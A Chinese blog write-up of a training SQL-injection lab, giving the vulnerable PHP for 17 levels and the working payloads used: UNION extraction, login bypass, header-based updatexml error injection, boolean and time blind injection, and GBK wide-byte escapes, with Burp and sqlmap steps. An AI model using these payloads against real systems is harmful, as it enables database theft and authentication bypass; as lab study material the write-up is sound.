

【封神台】Sql-Labs wp

原创

孤桜懶契 于 2021-08-15 16:52:19 发布 66 收藏

分类专栏: [CTF 技术学习](#) 文章标签: [sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_35938621/article/details/119716044


版权



[CTF 同时被 2 个专栏收录](#)

13 篇文章 0 订阅

订阅专栏



[技术学习](#)

24 篇文章 0 订阅

订阅专栏

前言

- 掌控安全里面的靶场Sql-Labs, 练练手!
- 环境: <http://inject2.lab.aqlab.cn:81/>

pass-01

```
$username = '';
$password = '';
@$id = $_GET['id'];
@$sql = 'select *from user where id='.$id;
mysqli_select_db($conn, '****');// 不想让你们知道库名
$result = mysqli_query($conn, $sql);
while ($row = mysqli_fetch_array($result)){
    $username = $row['username'];
    $password = $row['password'];
}
echo 'Your Login name: '.$username;
echo 'Your Password: '.$password;
```

- 显错注入、先判断多少个字段

数据库查询语句:

```
select *from user where id=1 order by 3
```

查询结果:

Your Login name:test
Your Password:mima

Copyright @ 2019 by 聂风

Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

SQL XSS LFI XXE Other

2.lab.aqlab.cn:81/Pass-01/index.php?id=1 order by 3

三个, 大于四就不



查询结果:

Your Login name:2
Your Password:3

显错点



Copyright @ 2019 by 聂风

Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

SQL XSS LFI XXE Other

ect2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,3

ata Referer User Agent Cookies [Clear All](#)

- 查表拓展: 1 and exists(select * from user)这种形式可以猜解表是否存在

http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database();

查询结果:

Your Login name:2
Your Password:error_flag,user

Copyright @ 2019 by 聂风

Console Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

SQL XSS LFI XXE Other

```
http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database();
```

- 查flag表中字段

`http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=0x6572726f725f666c6167;`
//0x6572726f725f666c6167是error_flag的十六进制

查询结果:

Your Login name:2
Your Password:ld,flag

Copyright @ 2019 by 聂风

Console Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

SQL XSS LFI XXE Other

```
http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=0x6572726f725f666c6167;
```

- 拿flag //后面就不截图了

`http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,flag from error_flag;`

3
4
5
6
7

查询结果:

Your Login name:2
Your Password:zKaq-98K

Copyright @ 2019 by 聂风

Console Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

oding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

```
http://inject2.lab.aqlab.cn:81/Pass-01/index.php?id=1 union all select 1,2,flag from error_flag;
```

pass-02

```
$username = '';  
$password = '';  
@$id = $_GET['id'];  
@$sql = 'select *from user where id='\''.$id.'\'';  
mysqli_select_db($conn,'****');// 不想让你们知道库名  
$result = mysqli_query($conn,$sql);  
while ($row = mysqli_fetch_array($result)){  
    $username = $row['username'];  
    $password = $row['password'];  
}  
echo 'Your Login name:'. $username;  
echo 'Your Password:'. $password;
```

- 给id传参加了个单引号，和上题一样的做法差不多，就是1后面加个'来闭合源代码中的单引号，再加个#号url编码也就是%23注释掉后面的单引号，也就可以联合查询了

```
http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1' union all select 1,2,flag from error_flag %23;
```

Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17

本关考点:

显错注入 (二)

任务

通过显错注入获得 flag。

对该页面进行 GET 传参, 传参名为 id

数据库查询语句:

```
select *from user where id='1' union all select 1,2,flag from error_flag #;
```

查询结果:

```
Your Login name:2  
Your Password:zKaq-98K
```

Copyright @ 2019 by 聂风

Elements Console Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL `http://inject2.lab.aqlab.cn:81/Pass-02/index.php?id=1' union all select 1,2,flag from error_flag %23;`

Split URL

Execute Post data Referer User Agent Cookies [Clear All](#)

1(1) (1).rar 已取消 ^ 1(1).rar ^

pass-03

```
sername = '';  
$password = '';  
@$id = $_GET['id'];  
@$sql = 'select *from user where id=(\'\'.$id.\'\'');  
mysqli_select_db($conn, '****');// 不想让你们知道库名  
$result = mysqli_query($conn,$sql);  
while ($row = mysqli_fetch_array($result)){  
$username = $row['username'];  
$password = $row['password'];  
}  
echo 'Your Login name:'. $username;  
echo 'Your Password:'. $password;
```

- 上题id是'id'这题是加了个括号('id'), 不过意思不变, 同样是进行构造')在1后面然后利用注释符#来绕过也就是%23

`http://inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1') union all select 1,2,flag from error_flag %23;`

查询结果:

Your Login name:2
Your Password:zKaq-98K

Copyright @ 2019 by 聂风

Console Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

ng SQL XSS LFI XXE Other

tp://inject2.lab.aqlab.cn:81/Pass-03/index.php?id=1') union all select 1,2,flag from error_flag %23;

pass-04

```
$username = '';  
$password = '';  
@$id = $_GET['id'];  
@$sql = 'select *from user where id=("' . $id . '")';  
mysqli_select_db($conn, '****');// 不想让你们知道库名  
$result = mysqli_query($conn, $sql);  
while ($row = mysqli_fetch_array($result)){  
    $username = $row['username'];  
    $password = $row['password'];  
}  
echo 'Your Login name:'. $username;  
echo 'Your Password:'. $password;
```

- 单引号变双引号

http://inject2.lab.aqlab.cn:81/Pass-04/index.php?id=1") union all select 1,2,flag from error_flag %23;

数据库查询语句:

```
select *from user where id=("1") union all select 1,2,flag from error_flag #;"
```

查询结果:

```
Your Login name:2  
Your Password:zKaq-98K
```

Copyright @ 2019 by 聂风

ources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

QL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

```
lab.aqlab.cn:81/Pass-04/index.php?id=1") union all select 1,2,flag from error_flag %23;
```

pass-05

```
$username = $_POST['username'];  
$password = $_POST['password'];  
$sql = 'select *from user where username =\'\'.'.$username.'\'\' and password=\'\'.'.$password.'\'\'';  
mysqli_select_db($conn,'*****'); //不想告诉你们库名  
$result = mysqli_query($conn,$sql);  
$row = mysqli_fetch_array($result);  
$uname = $row['username'];  
$passwd = $row['password'];  
  
if($row){  
echo '成功登录Your Login name:'. $uname. 'Your Password:'. $passwd. '';}  
else{echo '账号密码错误';}
```

- 先用万能密码登陆，获取账号和密码，然后再post注入，利用联合查询生成其他的账号和密码使回显成功，最后用limit 1,1 显示第二行也就是我们联合查询加入进去的账号和密码，然后再注入和上面四题没区别

- 万能密码登陆

登录框

输入正确账号密码登录

Username :

Password :

查询结果:

成功登录

Your Login name:admin
Your Password:as4dsa2dsad2a3

- 用Hackbard的post注入，找到回显点

```
username=admin&password=as4dsa2dsad2a3' union all select 1,2,3 limit 1,1#
```

Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17

登录框

输入正确账号密码登录

Username :

Password :

查询结果:

成功登录

Your Login name:2
Your Password:3

Elements Console Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

Load URL http://inject2.lab.aqlab.cn:81/Pass-05/index.php

Split URL

Execute

Post data Referer User Agent Cookies [Clear All](#)

```
username=admin&password=as4dsa2dsad2a3' union all select 1,2,3 limit 1,1#
```


- 表

```
username=admin&password=as4dsa2dsad2a3' union all select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() limit 1,1#
```

查询结果:

成功登录

Your Login name:2
Your Password:flag,user

Copyright @ 2019 by 聂风

Load URL

Split URL

Execute

Post data Referer User Agent Cookies [Clear All](#)

```
username=admin&password=as4dsa2dsad2a3' union all select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() limit 1,1#
```

- 字段

```
username=admin&password=as4dsa2dsad2a3' union all select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag' limit 1,1#
```

查询结果:

成功登录

Your Login name:2
Your Password:ld,flag

Copyright @ 2019 by 聂风

Elements Console Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

JRL http://inject2.lab.aqlab.cn:81/Pass-05/index.php

JRL

te

Post data Referer User Agent Cookies [Clear All](#)

```
username=admin&password=as4dsa2dsad2a3' union all select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag' limit 1,1#
```

- 拿flag

```
username=admin&password=as4dsa2dsad2a3' union all select 1,2,flag from flag limit 1,1#
```

成功登录

Your Login name:2
Your Password:zKaQ-PostK1

Copyright @ 2019 by 聂风

Elements Console Sources Network Performance Memory Application Lighthouse EditThisCookie Security HackBar

JRL http://inject2.lab.aqlab.cn:81/Pass-05/index.php

JRL

ite

Post data Referer User Agent Cookies [Clear All](#)

```
Username=admin&password=as4dsa2dsad2a3' union all select 1,2,flag from flag limit 1,1#
```

pass-06

```
$username = $_POST['username'];
$password = $_POST['password'];
$sql = 'select *from user where username =("'.$username.'") and password= ("'.$password.'")';
mysqli_select_db($conn, '*****'); //不想告诉你们库名
$result = mysqli_query($conn,$sql);
$row = mysqli_fetch_array($result);
$username = $row['username'];
$password = $row['password'];

if($row){
echo '成功登录Your Login name: '.$username.'Your Password: '.$password.'';}
else{echo '账号密码错误';}
```

- 双引号后面加个括号

```
username=admin&password=as4dsa2dsad2a3") union all select 1,2,flag from flag limit 1,1#
```

查询结果:

成功登录

Your Login name:2
Your Password:zKaQ-PostK1

Copyright @ 2019 by 聂风

The screenshot shows a web browser's developer console. The top part displays the output of the PHP script: "成功登录" (Successful login) and "Your Login name:2" and "Your Password:zKaQ-PostK1". Below this, the "Network" tab is active, showing a request to "http://inject2.lab.aqlab.cn:81/Pass-06/index.php". The "Post data" checkbox is checked, and the payload "username=admin&password=as4dsa2dsad2a3") union all select 1,2,flag from flag limit 1,1#" is visible in the request body. A red arrow points to the payload. The browser's address bar shows "http://inject2.lab.aqlab.cn:81/Pass-06/index.php".

pass-07

```

$username = $_POST['username'];
$password = $_POST['password'];
$useragent = $_SERVER['HTTP_USER_AGENT'];
$jc = $username.$password;
$sql = 'select *from user where username =\'\'.'.$username.'\' and password=\'\'.'.$password.'\'';
if(preg_match('/.*\'.*\/',$jc)!= 0){die('为了网站安全性，禁止输入某些特定符号');}
mysqli_select_db($conn,'****');//不想告诉你库名
$result = mysqli_query($conn,$sql);
$row = mysqli_fetch_array($result);
$uname = $row['username'];
$passwd = $row['password'];
if($row){
$Insql = "INSERT INTO uagent (`uagent`,`username`) VALUES ('$uagent','$uname')";
$result1 = mysqli_query($conn,$Insql);
print_r(mysqli_error($conn));
echo '成功登录';
}

```

- 过滤了单引号，万能密码登陆没用了，看到user_agent的head头中被安插在插入语句中，可以直接sqlmap跑*加包，或者第二种方法用burp跑出密码登陆，再UA中填updatexml来报错直接页面上显示uA中语句错误，第一种方法无脑，就不做了

- 账号和密码是admin和123456，看源码得知，必须登陆才能执行user-agent下面的语句，\$row必须不为空，所以想要报错注入，就必须能登陆成功

- 登陆成功抓个包

登录框

输入正确账号密码登录

Username :

Password :

查询结果:

成功登录

Your Login name:admin

Your Password:123456

- 拼接一个完整的insert 并且在其中写一个updatexml报错注入

- 就是head头中user-agent的插入换成了refer

Referer: 'or updatexml(1,concat(0x7e,(select group_concat(flag_h1) from flag_head)),1),1)#

<pre>2 Host: inject2.lab.aqlab.cn:81 3 Content-Length: 56 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://inject2.lab.aqlab.cn:81 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Referer: 'or updatexml(1,concat(0x7e,(select group_concat(flag_h1) from flag_head)),1),1)# 11 Accept-Encoding: gzip, deflate 12 Accept-Language: zh-CN,zh;q=0.9 13 Connection: close 14 15 username=admin&password=123456&submit=%E7%99%BB%E5%BD%95</pre>	<pre>71 72 73 74 75 76 77 78</pre>	<pre>\or> <div style="margin-top:9px;margin-left:90px;"> <input type="submit" name="submit" value="登录"> </div> </form> <h3>referer注入</h3> 查询结果: </h3> XPath syntax error: '~zKaQ-YourHd,zKaQ-Refer,zKaQ-ipi' <h3> 成功登录 </h3> Your Login name:admin
 Your Password:123456 </pre>	<pre>Req Req Res</pre>
--	------------------------------------	--	------------------------

pass-09

```

function getip()
{
  if (getenv('HTTP_CLIENT_IP'))
  {
    $ip = getenv('HTTP_CLIENT_IP');
  }
  elseif (getenv('HTTP_X_FORWARDED_FOR'))
  {
    $ip = getenv('HTTP_X_FORWARDED_FOR');
  }
  elseif (getenv('HTTP_X_FORWARDED'))
  {
    $ip = getenv('HTTP_X_FORWARDED');
  }
  elseif (getenv('HTTP_FORWARDED_FOR'))
  {
    $ip = getenv('HTTP_FORWARDED_FOR');
  }
  elseif (getenv('HTTP_FORWARDED'))
  {
    $ip = getenv('HTTP_FORWARDED');
  }
  else
  {
    $ip = $_SERVER['REMOTE_ADDR'];
  }
  return $ip;
}
$username = $_POST['username'];
$password = $_POST['password'];
$ip = getip();
$jic = $username.$password;
$sql = 'select *from user where username =\''. $username. '\' and password=\''. $password. '\'';
if(preg_match('/.*\'.*/', $jic) != 0){die('为了网站安全性，禁止输入某些特定符号');}
mysqli_select_db($conn, '****');//不想告诉你库名
$result = mysqli_query($conn, $sql);
$row = mysqli_fetch_array($result);
$username = $row['username'];
$password = $row['password'];
if($row){
  $Insql = "INSERT INTO ip (`ip`,`username`) VALUES ('$ip','$username')";
  $result1 = mysqli_query($conn, $Insql);
  print_r(mysqli_error($conn));
  echo '成功登录';
}

```

- head头中记录我们访问ip的是X-FORWARDED-FOR，因为head头中有时是不显示的，我们自己加一个

```
X-FORWARDED-FOR: 'or updatexml(1,concat(0x7e,(select group_concat(flag_h1) from flag_head)),1),1)#
```



```
1 POST /Pass-09/index.php HTTP/1.1
2 Host: inject2.lab.aqlab.cn:81
3 Content-Length: 56
4 Cache-Control: max-age=0
5 X-FORWARDED-FOR: 'or updatexml(1,concat(0x7e,(select
6 group_concat(flag_h1) from flag_head)),1),1)#'
7 Upgrade-Insecure-Requests: 1
8 Origin: http://inject2.lab.aqlab.cn:81
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
12 Safari/537.36
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
15 webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
16 Referer:
17 http://inject2.lab.aqlab.cn:81/Pass-09/index.php?action=show_code
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Connection: close
21
22 username=admin&password=123456&submit=%E7%99%BB%E5%BD%95
```

```
<input type="text" name="password" value="">
</div>
<br>
<div style="margin-top:9px;margin-left:90px;">
  <input type="submit" name="submit" value="登录">
</div>
</form>
</li>
<li>
  <h3>
    查询结果:
  </h3>
</li>
<li>
  XPATH syntax error: ' ~zKaQ-YourHd,zKaQ-Refer,zKaQ-ipi' <li>
  <h3>
    成功登录
  </h3>
</li>
<li>
  <font size="5" color="#99FF00">
    Your Login name:admin<br>
    Your Password:123456
  </font>
  <li>
</li>
</ol>
```

pass-10

```
$news = '';
@$id = $_GET['id'];
@$sql = 'select *from news where id='.$id;
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
  $news = $row['news'];
}
if($news!= ''){
  echo '有数据';}
```

length函数:

length(字符串内容)

这个函数主要是用来测试字符串长度用，在盲注中是用来判断当前查询的字符串长度，例如数据库名，表名的长度。

substr函数:

SUBSTR(字符串内容,从哪截取,截取多长)

用于分割字符串，将字符串分割成单个，配合ASCII码测试单个字符到底是什么字符。

ascii函数:

ascii(填入字符)

返回字符的ascii码，将字符转变为数字，将字符都转变为数字，可利用数字大小趋向的特性进行大小比较，从而迅速判断出准确的字符内容。

- 先用length判断数据库名

Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17

对该页面进行GET传参，传参名为id

数据库查询语句:

```
select *from news where id=1 and length(database())>12
```

查询结果:

No results found

Copyright @ 2019 by 聂风

Elements Console Sources Network Performance Memory Application Lighthouse EditThisCookie HackBar

Encoding SQL XSS LFI XXE Other

http://inject2.lab.aqlab.cn:81/Pass-10/index.php?id=1 and length(database())>12

Post data Referer User Agent Cookies [Clear All](#)

Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17

数据库查询语句:

```
select *from news where id=1 and length(database())=12
```

查询结果:

有数据

Copyright @ 2019 by 聂风

Elements Console Sources Network Performance Memory Application Lighthouse EditThisCookie HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL Execute
http://inject2.lab.aqlab.cn:81/Pass-10/index.php?id=1 and length(database())=12

数据库长度为12

Post data Referer User Agent Cookies [Clear All](#)

- 再用substr从第一个字符的ascii码开始判断他为什么

Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17

对该页面进行GET传参，传参名为id

数据库查询语句:

```
select *from news where id=1 and ascii(substr(database(),1,1))>1
```

查询结果:

有数据

Copyright @ 2019 by 聂风

Elements Console Sources Network Performance Memory Application Lighthouse EditThisCookie HackBar

option Encoding SQL XSS LFI XXE Other

Load URL http://inject2.lab.aqlab.cn:81/Pass-10/index.php?id=1 and ascii(substr(database(),1,1))>1

Split URL

Execute Post data Referer User Agent Cookies [Clear All](#)

Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17

通过盲注获得flag。

对该页面进行GET传参，传参名为id

数据库查询语句:

```
select *from news where id=1 and ascii(substr(database(),1,1))=107
```

查询结果:

有数据

Copyright @ 2019 by 聂风

Elements Console Sources Network Performance Memory Application Lighthouse EditThisCookie HackBar

Encoding SQL XSS LFI XXE Other

Load URL http://inject2.lab.aqlab.cn:81/Pass-10/index.php?id=1 and ascii(substr(database(),1,1))=107

Split URL

Execute Post data Referer User Agent Cookies [Clear All](#)

107 对应的是k

- 我拿起手中的burp来跑起，12字符快

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
1 GET /Pass-10/index.php?id=1%20and%20ascii(substr(database(), $1$,1))=$107$ HTTP/1.1
2 Host: inject2.lab.aqlab.cn:81
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://inject2.lab.aqlab.cn:81/Pass-10/index.php?id=1%20and%20ascii(substr(database(),1,1))=107
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: close
10
11
```

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.

Payload set: Payload count: 12
Payload type: Request count: 0

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random
From:
To:
Step:
How many:

Number format

Base: Decimal Hex

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload

Payload set: Payload count: 127
Payload type: Request count: 1,524

?) Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random
From:
To:
Step:
How many:

7位ASCII码最大



Number format

Base: Decimal Hex
Min integer digits:
Max integer digits:

Request	Payload1	Payload2	Status	Error	Timeout	Length
1438	10	120	200	<input type="checkbox"/>	<input type="checkbox"/>	3198
1259	11	105	200	<input type="checkbox"/>	<input type="checkbox"/>	3198
1164	12	97	200	<input type="checkbox"/>	<input type="checkbox"/>	3197
1420	4	119	200	<input type="checkbox"/>	<input type="checkbox"/>	3197
1325	5	111	200	<input type="checkbox"/>	<input type="checkbox"/>	3197
1327	7	111	200	<input type="checkbox"/>	<input type="checkbox"/>	3197
1311	3	110	200	<input type="checkbox"/>	<input type="checkbox"/>	3197
1316	8	110	200	<input type="checkbox"/>	<input type="checkbox"/>	3197
1290	6	108	200	<input type="checkbox"/>	<input type="checkbox"/>	3197
1273	1	107	200	<input type="checkbox"/>	<input type="checkbox"/>	3197
1233	9	103	200	<input type="checkbox"/>	<input type="checkbox"/>	3197
0			200	<input type="checkbox"/>	<input type="checkbox"/>	3197
1154	2	97	200	<input type="checkbox"/>	<input type="checkbox"/>	3196

- 按从1到12的顺序把ascii码写下来准备解码

107 97 110 119 111 108 111 110 103 120 105 97

- 了解原理就好了，菜B的我还是sqlmap好用，暂时python脚本还不太会写

```
atabase: kanwolongxia
able: loflag
5 entries]
```

Id	flaglo
1	zKaQ-QQQ
2	zKaQ-RD
3	zKaQ-Moren

pass-11

```
$news = '';
@$id = $_GET['id'];
@$sql = 'select *from news where id="'. $id. "'";
mysqli_select_db($conn, '****'); // 不想让你们知道库名
$result = mysqli_query($conn, $sql);
while ($row = mysqli_fetch_array($result)){
    $news = $row['news'];
}
if($news !== ''){
    echo '有数据';}
```

- 原理和上题一模一样就是需要加个单引号和末尾加个注释符%23也就是#

pass-12

```
$username = $_POST['username'];
$password = $_POST['password'];
$sql = 'select *from user where username =\'' . $username. '\'' and password=\'' . $password. '\'';
mysqli_select_db($conn, '*****'); // 不想告诉你们库名
$result = mysqli_query($conn, $sql);
$row = mysqli_fetch_array($result);
$username = $row['username'];
$password = $row['password'];

if($row){
    echo '成功登录';}
else{echo '账号密码错误';}
```

- 换了个传参方式，但是原理不变

```
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://inject2.lab.aqlab.cn:81
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://inject2.lab.aqlab.cn:81/Pass-12/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 username=admin&password=123' or
  ascii(substr(database(),1,1))>105#&submit=%E7%99%BB%E5%BD%95
```

```
77
78
79
80
81
82
83
84
85
86
87
88
89
90
<li>
  <li>
    <h3>
      成功登录
    </h3>
  </li>
</li>
</ol>
</div>
</div>
<div id="footer">
  <center>
    Copyright &nbsp;&nbsp;@&nbsp;  2019 &nbsp; by   聂风</a>
  </center>
</div>
<div class="mask">
</div>
<div class="dialog">
  <div class="dialog-title">
    提   示<a href="javascript:void(0)" class="close" title=
  </div>
  <div class="dialog-content">
  </div>
</div>
```

pass-13

```
$news = '';
@$id = $_GET['id'];
@$sql = 'select *from news where id="'. $id .'';
mysqli_select_db($conn, '****'); // 不想让你们知道库名
$result = mysqli_query($conn, $sql);
while ($row = mysqli_fetch_array($result)){
  $news = $row['news'];
}
echo '有数据';
```

- 时间盲注的判断方式也是布尔盲注的一种

掌控安全学院SQL注入靶场

这个地方开始刷新5秒才进去就有时间盲注

Pass-01
Pass-02
Pass-03
Pass-04
Pass-05
Pass-06
Pass-07
Pass-08
Pass-09
Pass-10
Pass-11
Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17

本关考点:
延时注入 (一)

任务
通过延时注入获得 flag。
对该页面进行 GET 传参, 传参名为 id

数据库查询语句:
select *from news where id="1" and sleep(5)#"

查询结果:
有数据

正在等待可用的套接字...

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://inject2.lab.aqlab.cn:81/Pass-13/index.php?id=1" and sleep(5)%23

Split URL

Execute Post data Referer User Agent Cookies Clear All

- (1)、if(条件, 满足条件的返回, 不满足条件的返回)
- (2)、sleep(X): 休眠X秒

- 判断数据库的长度

对该页面进行 GET 传参, 传参名为 id

数据库查询语句:
select *from news where id="1" and if(length(database())=12,sleep(1),1)#"

查询结果:
有数据

Copyright @ 2019 by 聂风

SQL XSS LFI XXE Other

inject2.lab.aqlab.cn:81/Pass-13/index.php?id=1" and if(length(database())=12,sleep(1),1)%23

Post data Referer User Agent Cookies Clear All

- 判断数据库的值用substr和ascii

```
1" and if(ascii(substr(database(),1,1))>1,sleep(1),1)%23
```



- 抓包，然后和布尔盲注是一样的操作，理解原理就行

pass-14

```
$news = '';  
@$id = $_GET['id'];  
@$sql = 'select *from news where id=(\''. $id. '\')';  
mysqli_select_db($conn, '****');// 不想让你们知道库名  
$result = mysqli_query($conn, $sql);  
while ($row = mysqli_fetch_array($result)){  
$news = $row['news'];  
}  
echo '有数据';
```

- 和上题一模一样，除了"双引号换成')

```
http://inject2.lab.aqlab.cn:81/Pass-14/index.php?id=1') and if(ascii(substr(database(),1,1))>1,sleep(5),1)%23
```

pass-15

```
$username = '';  
$password = '';  
@$id = addslashes($_GET['id']);  
@$sql = 'select *from user where id=\''. $id. '\')';  
mysqli_select_db($conn, '****');// 不想让你们知道库名  
mysqli_query($conn, "SET NAMES gbk");  
$result = mysqli_query($conn, $sql);  
while ($row = mysqli_fetch_array($result)){  
$username = $row['username'];  
$password = $row['password'];  
}  
echo 'Your Login name:'. $username;  
echo 'Your Password:'. $password;
```

- 可以发现addslashes函数导致我们输入的一些单双引号前面加了个右斜线\，由于右斜线的url编码是%5c，%df%5c会组成一个特殊汉字来进行逃逸，
- 因为GBK编码默认两个字符为一个汉字，我们可以通过输入宽字符%df使反斜杠和这个%df形成一个汉字,这样后面的单引号就不会被转义而达到逃逸的效果

数据库查询语句:

```
select *from user where id='1\'
```

查询结果:

```
Your Login name:admin  
Your Password:admin
```

Copyright @ 2019 by 聂风

ources Network Performance Memory Application Lighthouse EditThisCookie HackBar

QL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

lab.aqlab.cn:81/Pass-15/index.php?id=1'

Referer User Agent Cookies [Clear All](#)

- 输入**%df**逃逸斜线

数据库查询语句:

```
select *from user where id='1'⌵
```

查询结果:

No results found

Copyright @ 2019 by 聂风

le Sources Network Performance Memory Application Lighthouse EditThisCookie HackBar

SQL XSS LFI XXE Other

nject2.lab.aqlab.cn:81/Pass-15/index.php?id=1%df

- 接着判断字段长度、等拿flag和第一题一样

```
http://inject2.lab.aqlab.cn:81/Pass-15/index.php?id=1%df' union all select 1,2,3%23
```

对该页面进行GET传参，传参名为id

数据库查询语句:

```
select *from user where id='1'⌵ union all select 1,2,3#
```

查询结果:

Your Login name:2
Your Password:3

Copyright @ 2019 by 聂风

Sources Network Performance Memory Application Lighthouse EditThisCookie HackBar

SQL XSS LFI XXE Other

```
ject2.lab.aqlab.cn:81/Pass-15/index.php?id=1%df' union all select 1,2,3%23
```

pass-16

```

$username = '';
$password = '';
@$id = addslashes($_GET['id']);
@$sql = 'select *from user where id=("' . $id . '")';
mysqli_select_db($conn, '****');// 不想让你们知道库名
mysqli_query($conn, "SET NAMES gbk");
$result = mysqli_query($conn, $sql);
while ($row = mysqli_fetch_array($result)){
$username = $row['username'];
$password = $row['password'];
}
echo 'Your Login name:'. $username;
echo 'Your Password:'. $password;

```

- 和上题区别不大，就是加了“)”的形式

[http://inject2.lab.aqlab.cn:81/Pass-16/index.php?id=1%df"\) union all select 1,2,3%23](http://inject2.lab.aqlab.cn:81/Pass-16/index.php?id=1%df)

pass-17

```

$username = addslashes($_POST['username']);
$password = addslashes($_POST['password']);
$sql = 'select *from user where username = (\'' . $username . '\') and password=(\'' . $password . '\')';
mysqli_select_db($conn, '*****');//不想告诉你们库名
mysqli_query($conn, "SET NAMES gbk");
$result = mysqli_query($conn, $sql);
$row = mysqli_fetch_array($result);
if($row){
echo '成功登录';}
else{echo '账号密码错误';}

```

- 这题是个盲注，但是我还是说一下，post传参由于没有url解码，所以宽字节注入得换个参数，比如“汉”这个字和右下划线组成一个汉字也是可以逃逸的。

- 成功逃逸

输入正确账号密码登录

Username :

Password :

查询结果:

成功登录

- 因为是盲注所以嘿嘿，抓包，存123.txt，注意：一定要抓我们自己成功构造登陆的形式加*来让sqlmap跑，不然可能跑不出来

```
POST /Pass-17/index.php HTTP/1.1
Host: inject2.lab.aqlab.cn:81
Content-Length: 82
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://inject2.lab.aqlab.cn:81
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
